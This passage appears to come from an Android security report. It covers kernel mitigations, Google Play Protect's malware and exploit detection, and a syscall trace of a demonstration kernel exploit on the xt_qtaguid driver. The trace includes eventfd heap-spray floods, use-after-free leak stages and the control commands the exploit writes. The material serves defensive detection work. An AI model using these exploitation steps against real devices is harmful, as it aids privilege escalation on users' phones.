Kernel Control Flow Integrity

KCFI blocks attackers from redirecting the flow of execution. It is available from 2018 in Android kernel 4.9 and above, if clang is used to build the kernel. Decompiling a kCFI kernel shows the change in seq_read that will thwart the tampered `seq_operation`:

```
      show = private_data->op->show;
      if ( __ROR8__((char *)show - (char *)_typeid__ZTSFiP8seq_filePvE_global_addr,
2) >= 0x184uLL )
        _cfi_slowpath(0x5233D5BC7887AE44uLL, private_data->op->show, 0LL);
```

```
      v31 = show(private_data, (void *)v34);
```

During kernel compilation, a series of tables of valid addresses for function pointers are created. When a function pointer from a structure is to be de-referenced, additional code is inserted by the compiler so that the contents of the pointer are checked against the table. If the pointer is not valid, this is detected.

The CFI implementation here provides forward-edge checks. There are no backward-edge checks to ensure that returning from a call will go to a valid location.

CONFIG_BPF_JIT_ALWAYS_ON

This configuration option causes BPF to always use the JIT engine, so the interpreter is not used. As a result, `___bpf_prog_run` is not compiled, so it cannot be called anymore.

This option is required by default on Aarch64 Android builds, though not 32-bit ARM.

CONFIG_DEBUG_LIST

As recommended by Maddie Stone from Project Zero, CONFIG_DEBUG_LIST is now required for Android. The kernel functions `__list_add_valid` and `__list_del_entry_valid` check link pointers:


```
bool __list_add_valid(struct list_head *new, struct list_head *prev, struct
list_head *next) {
        if (CHECK_DATA_CORRUPTION(next->prev != prev,
                        "list_add corruption. next->prev should be prev (%px), but
was %px. (next=%px).\n",
                        prev, next->prev, next) ||
            CHECK_DATA_CORRUPTION(prev->next != next,
                        "list_add corruption. prev->next should be next (%px), but
was %px. (prev=%px).\n",
                        next, prev->next, prev) ||
            CHECK_DATA_CORRUPTION(new == prev || new == next,
                        "list_add double add: new=%px, prev=%px, next=%px.\n",
                        new, prev, next))
                return false;

        return true;
}
```

This identifies linked list corruption, and so would block the exploitation chain described in this document at the first stage.

Google Play Protect - Exploit Detection Capabilities

Google Play Protect is the user-visible part of Google's anti-malware system for Android devices.



Behind the scenes, a number of different static and dynamic analysis systems are working to identify malicious code and actions. Some of these systems run on-device, some run on Google backend infrastructure.

On-Device Protection

There are a number of on-device systems, aimed at protecting the user from malicious applications.

- Application verifier
    - The application verifier checks whether an application being installed on the device is known to be malicious, as well as checking all installed applications daily.
- Similarity analysis against known-bad APKs
    - When an application is identified as malicious (and is removed from devices, installs are blocked, etc), the malware author may try to make small changes to the application so that it looks sufficiently different from the previous version so that the modified version of the app is unknown to Google. Similarity analysis looks at how similar an application is to known-bad apps, in order to be able to

detect variants directly on the user's device without the need to send the app to Google.

- Advanced Protection
    - Advanced Protection provides additional opt-in security features for users who are at greater-than-normal risk of targeted attacks, e.g. journalists.

Backend

Infrastructure

When a developer submits an application to Google Play, before it is made available to users for download, it goes through a review process which includes automated scanning of the application - other checks, e.g. information about the developer account, are not discussed further here. All applications in Google Play are regularly scanned for problematic behavior, so as new detections are implemented, everything will be re-scanned to make sure the best information about the application is available. Google also obtains applications from other sources, such as submissions by researchers or users, and downloading freely available applications from other markets, which are also analysed by our internal systems.

Application scanning is performed using several different techniques:

- Static analysis
    - Unpacking / Deobfuscation
        - For static analysis of code to succeed, we have to be able to access the code. This means removing any protection layers, such as packers or obfuscators
    - Disassembly
        - Having obtained the executable code, it is then disassembled into machine and human-readable forms for further analysis
    - Decompilation
        - Decompilation helps human reviewers understand the operation of the code faster than is possible via reading assembly language
        - Code reuse, for example in libraries, or malicious code used in multiple applications, can be identified via source code comparison
    - Signature matching
        - Many different types of signatures or detection rules are used, looking at all kinds of features from an application
        - As you might expect, the ability to search across applications for particular code constructs allows rapid pivoting between applications
- Dynamic analysis
    - Heavily instrumented custom Android environments allow Android applications to be run on devices with real data, so their behaviour can be monitored. The actions taken by an application can be inspected at various levels, e.g. APIs

actually used, network activity, how data from the system is used and where it ends up

- Data
    - Human analysts also review applications and investigate anomalies, but this does not scale so well when there are millions of applications involved

These analysis techniques produce data about an application, its behaviours, and its links and relationships to other applications. This data is consumed by hundreds of Machine-Learning models, which use it to make decisions about an application's classification, depending on the purpose of the model. The results from all of the models are then taken into account to make a decision about whether an application is harmful or not. Where the decision is not clear, the application is passed to human reviewers. As well as making a decision about the application, this may also result in changes to analysis systems, including new signals and ML models where trends are observed.

Manual Analysis


There are several layers of human reviewers within Trust & Safety and Android Security, and we also collaborate with other teams who provide leads for interesting applications (e.g. TAG) and new techniques (e.g. Project Zero). . As well as the review teams, Android Security has a number of teams investigating specific large problems in Android malware, with the objective of understanding that part of the ecosystem in detail, and then making changes to resolve the problems.

Manual analysis of suspicious applications by Security Engineers generally results in two outcomes if the application is a true positive. Documentation describing the application and the actions it performs, together with new detection rules implemented in existing systems, help us build up a library of known malware and the techniques it uses. Categorisation of techniques, cross-referenced against examples, helps with onboarding of new engineers as well as building data sets for ML training. Sufficiently complex discoveries may result in the design and implementation of new systems or detection techniques in order to make sure detections are as complete as possible. These obviously take more time than writing and reviewing a new rule for an existing system. As well as new detection systems, changes to Android are also proposed to reduce the potential for abuse of particular APIs, and we work with development teams to get these implemented.

Behavioural Detection


As indicated above, some of the detection techniques used to identify malicious applications look at the application's behaviour. There are many trade-offs in malware detection around scale and coverage between static and dynamic analysis systems. Behavioural detection is particularly useful for detecting exploits, as owing to their complexity and rarity there may not be structural similarities in the code between different implementations for the same vulnerabilities, or indeed across exploits for different vulnerabilities.

Exploits intending to gain root access on a device often have to interact with the operating system kernel. This is generally done via system calls, which on Android/Linux is a reasonably-sized set of functions with well-known interfaces. Patterns of behaviour exhibited via syscalls made by an application can be used to indicate that exploitation is occurring. For example, the following graph of a sample shows syscalls made along potential code flow sequences:



Execution flow for threads in CVE-2016-5195

In this example, the two primarily interesting sequences are those on the left-hand side. An *madvise* loop can clearly be seen, and also a loop on *lseek* and *write*. This is the most-common form of an exploit for CVE-2016-5195, aka DirtyCow. The sample here is obviously very simple given that there are not very many nodes in the graph. The right-hand function is the main control flow, and the calls to *pthread_create* for starting the exploitation threads can be seen here. Other exploits produce more complex potential control-flow graphs:



The presence of eBPF in the Linux kernel, which is enabled in Android, allows us to generate data about syscalls without needing to modify the kernel. This allows faster adoption of the latest Android configurations into our analysis systems, as there is less customisation work required.

As well as looking for indications of specific exploits as shown above, we can look for evidence of generic exploitation behaviour, such as code generating various types of floods within kernel data structures. Combined with other signals, this can be used to focus attention onto more likely suspicious candidates from the sets of applications tested, which helps us detect exploits used in the wild by various attackers.

Dynamic Exploitation Attempt Detection

Using a trace of the exploit shown in the demonstration above, captured with the simplest technique, we will now look at dynamically detecting an exploitation attempt using some of the techniques described.

The demonstration exploit prints quite a lot of information about the actions it's taking, so we can use this to help identify which actions observed in the trace relate to the exploitation stages.

```
[*ICEBEAR] ./poc.c:1114 Start pwning! [2]
[+ICEBEAR] ./poc.c:1127 /dev/xt_qtaguid is opened.
[*ICEBEAR] ./poc.c:1139 Eating slab...
[*ICEBEAR] ./poc.c:1145 Memory fengshui...
```

These first few actions occur around some large sequences of patterns of syscalls, for example:

```
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 36
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 37
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 38
…
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 25033
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 25034
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] eventfd2(3735928559, 0)     = 25035
```

An eventfd flood is occurring here - the *initval* for eventfd of 3735928559 == 0xdeadbeef can be seen, and the descriptor values in the results can be seen incrementing until 25000+ calls have occurred with a corresponding number of eventfd objects created. Additionally, the code seems to be very keen to control thread CPU affinity. This behaviour seems a little unusual for a normal application[1].

```
[pid  4781] close(37)                   = 0
[pid  4781] close(39)                   = 0
…
[pid  4781] close(25033)                = 0
[pid  4781] close(25035)                = 0
```

Next, we have had another loop where half of the recently opened descriptors are closed. Again, somewhat unusual behaviour.

```
[*ICEBEAR] ./poc.c:1151 Initializing threads ...
[*ICEBEAR] ./eventfd.c:124 spawn_eventfd_threads: stage = 0
```

The trace starts getting busy at this point, as the exploit begins spawning threads, and we start to see those new threads appear in the trace as well as the original thread.

```
[pid  4781] mmap(NULL, 1040384, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS|MAP_NORESERVE, -1, 0) = 0x7349511000
[pid  4781] mprotect(0x7349511000, 4096, PROT_NONE) = 0
[pid  4781] prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7349511000, 4096,
```

[1] It depends on what the application is doing of course. Some classes of application may be very concerned about thread/CPU management in order to get best performance, e.g. games.

```
"thread stack guard") = 0
[pid  4781] mmap(NULL, 20480, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x7349ff5000
[pid  4781] prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7349ff5000, 20480,
"bionic TLS guard") = 0
[pid  4781] mprotect(0x7349ff6000, 12288, PROT_READ|PROT_WRITE) = 0
[pid  4781] prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7349ff6000, 12288,
"bionic TLS") = 0
[pid  4781] clone(child_stack=0x734960e4e0,
flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|C
LONE_SETTLS|CLONE_PARENT_SETTID|CLONE_CHILD_CLEARTID,
parent_tidptr=0x734960e500, tls=0x734960e588, child_tidptr=0x734960e500) =
4820
[pid  4781] mmap(NULL, 1040384, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS|MAP_NORESERVE, -1, 0) = 0x7349413000
[pid  4781] mprotect(0x7349413000, 4096, PROT_NONE) = 0
[pid  4781] prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7349413000, 4096,
"thread stack guard") = 0
[pid  4781] mmap(NULL, 20480, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x7349f9d000
[pid  4781] prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7349f9d000, 20480,
"bionic TLS guard") = 0
[pid  4781] mprotect(0x7349f9e000, 12288, PROT_READ|PROT_WRITE) = 0
[pid  4781] prctl(PR_SET_VMA, PR_SET_VMA_ANON_NAME, 0x7349f9e000, 12288,
"bionic TLS") = 0
[pid  4781] clone(child_stack=0x73495104e0,
flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|C
LONE_SETTLS|CLONE_PARENT_SETTID|CLONE_CHILD_CLEARTID,
parent_tidptr=0x7349510500, tls=0x7349510588, child_tidptr=0x7349510500) =
4821
```

The trace information above shows two instances on the main thread of a new thread being created. Those threads are also performing activities, but by monitoring events on a per-thread basis we can track the thread creation loop that is occurring in the original thread.

```
[*ICEBEAR] ./utility.c:51 Sending command 't 37 1311768464867721216 2000'
[+ICEBEAR] ./poc.c:1166 Adding fengshui tag(s) work is done.
[*ICEBEAR] ./poc.c:1167 Now, start doing first UAF and leak the heap memory
[*ICEBEAR] ./utility.c:51 Sending command 't 39 12837657247744 2000'
[*ICEBEAR] ./poc.c:141 Child needs to do some fengshui work...
```

The exploit sends a couple of commands to the device, and a child thread starts doing some memory layout work. This can be seen in the trace:

```
[pid  4781] openat(AT_FDCWD, "/proc/net/xt_qtaguid/ctrl", O_WRONLY) = 39
[pid  4781] write(1, "\33[37m[*ICEBEAR] ./utility.c:51 S"..., 79) = 79
[pid  4781] write(39, "t 37 1311768464867721216 2000", 29) = 29
[pid  4781] close(39)                   = 0
[pid  4781] write(1, "\33[32m[+ICEBEAR] ./poc.c:1166 Add"..., 65) = 65
[pid  4781] write(1, "\n", 1)           = 1
[pid  4781] write(1, "\33[37m[*ICEBEAR] ./poc.c:1167 Now"..., 80) = 80
[pid  4781] write(1, "\n", 1)           = 1
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) = 39
[pid  4781] sched_setaffinity(0, 128, [3]) = 0
[pid  4781] getuid()                    = 2000
[pid  4781] openat(AT_FDCWD, "/proc/net/xt_qtaguid/ctrl", O_WRONLY) = 41
[pid  4781] write(1, "\33[37m[*ICEBEAR] ./utility.c:51 S"..., 74) = 74
[pid  4781] write(41, "t 39 12837657247744 2000", 24) = 24
[pid  4781] close(41)                   = 0
[pid  4781] clone(child_stack=NULL,
flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD,
child_tidptr=0x734a35f558) = 5841
[pid  5841] write(1, "\33[37m[*ICEBEAR] ./poc.c:141 Chil"..., 67) = 67
```

The child then starts on the memory layout control:

```
[pid  5841] sched_setaffinity(0, 128, [3]) = 0
[pid  5841] eventfd2(4660, 0)           = 41
[pid  5841] sched_setaffinity(0, 128, [3]) = 0
[pid  5841] eventfd2(4660, 0)           = 43
[pid  5841] sched_setaffinity(0, 128, [3]) = 0
…
[pid  5841] sched_setaffinity(0, 128, [3]) = 0
[pid  5841] eventfd2(4660, 0)           = 101
[pid  5841] sched_setaffinity(0, 128, [3]) = 0
[pid  5841] eventfd2(4660, 0)           = 103
```

The exploit then checks for whether it has been able to leak a kernel address, with each thread performing a short sequence of operations:

```
[pid  4818] openat(AT_FDCWD, "/proc/4818/fdinfo/43", O_RDONLY) = 1065
[pid  4818] fstat(1065, {st_mode=S_IFREG|0400, st_size=0, ...}) = 0
[pid  4818] read(1065, "pos:\t0\nflags:\t02\nmnt_id:\t10\neven"..., 1024) = 60
[pid  4818] read(1065, "", 1024)        = 0
[pid  4818] close(1065)                 = 0

[pid  4819] openat(AT_FDCWD, "/proc/4819/fdinfo/45", O_RDONLY) = 1065
```

```
[pid  4819] fstat(1065, {st_mode=S_IFREG|0400, st_size=0, ...}) = 0
[pid  4819] read(1065, "pos:\t0\nflags:\t02\nmnt_id:\t10\neven"..., 1024) = 60
[pid  4819] read(1065, "", 1024)        = 0
[pid  4819] close(1065)                 = 0
```

This is slightly more difficult to look for, as rather than a repeated sequence of operations on a single thread the same short sequence of operations is being performed on many threads.

The examples above cover only a small part of the exploit's total behaviour, but demonstrate that the process trying to carry out the exploit performs a number of unusual-looking actions. Code attempting to exploit vulnerabilities must often perform actions similar to these[2], giving us the opportunity to identify them. Across the entire exploitation process, there are more signals like this that can be used to build confidence in a detection.

The analysis shown here used a dynamic trace captured when the sample was running on a device. A similar analysis can be performed statically - disassembling the code in the sample (or application) and producing a graph of the potential control flows through the code, and then looking for loops in the graph. Obviously with a dynamic trace there are no questions about which direction is taken at a branch in the graph like there are with static analysis (depending on the depth of the static analysis, sometimes these can be answered) given that in the dynamic case the trace is more of a sequence than a graph.

[2] Race conditions as used here show up particularly well, the same actions are repeated many times in a very short space of time. Different behaviour characteristics are demonstrated for different vulnerabilities and exploitation techniques.